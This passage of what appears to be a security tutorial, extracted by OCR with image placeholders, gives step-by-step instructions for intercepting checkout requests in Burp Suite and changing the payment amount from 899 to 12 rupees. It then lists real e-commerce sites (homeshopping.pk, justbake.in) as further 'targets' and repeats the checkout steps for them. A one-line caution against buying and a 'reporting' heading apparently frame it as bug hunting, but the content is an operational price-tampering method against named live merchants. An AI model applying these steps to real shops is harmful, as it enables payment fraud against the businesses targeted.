


STEP 9: Now click on Pay button




STEP 10: on burpsuite in bottom search bar eneter the amount 899 and click on forward until you get highligted figure as 899


Remember you will get 4-5 times highlighted 899 value but only when you found amount=899or amt=899 then change that amount and turn off the intercept



STEP 11: Tamper the amount from 899 rs to 12 rs




Step 12 : Price changed



We have successfully tampered the price from 899 Rs to 12 Rs


Step 13 : Now stop the process don't buy its illegal

REPORTING TO MOGLIX



TARGET 2 http://homeshopping.pk/


Perform same above steps




TARGET 3

https://www.justbake.in/


Select any cake and enter pin and click on buy now




Fill all random details and click online pay




Select wallet option




Select airtel payment mode




Turn on intercept before clicking proceed



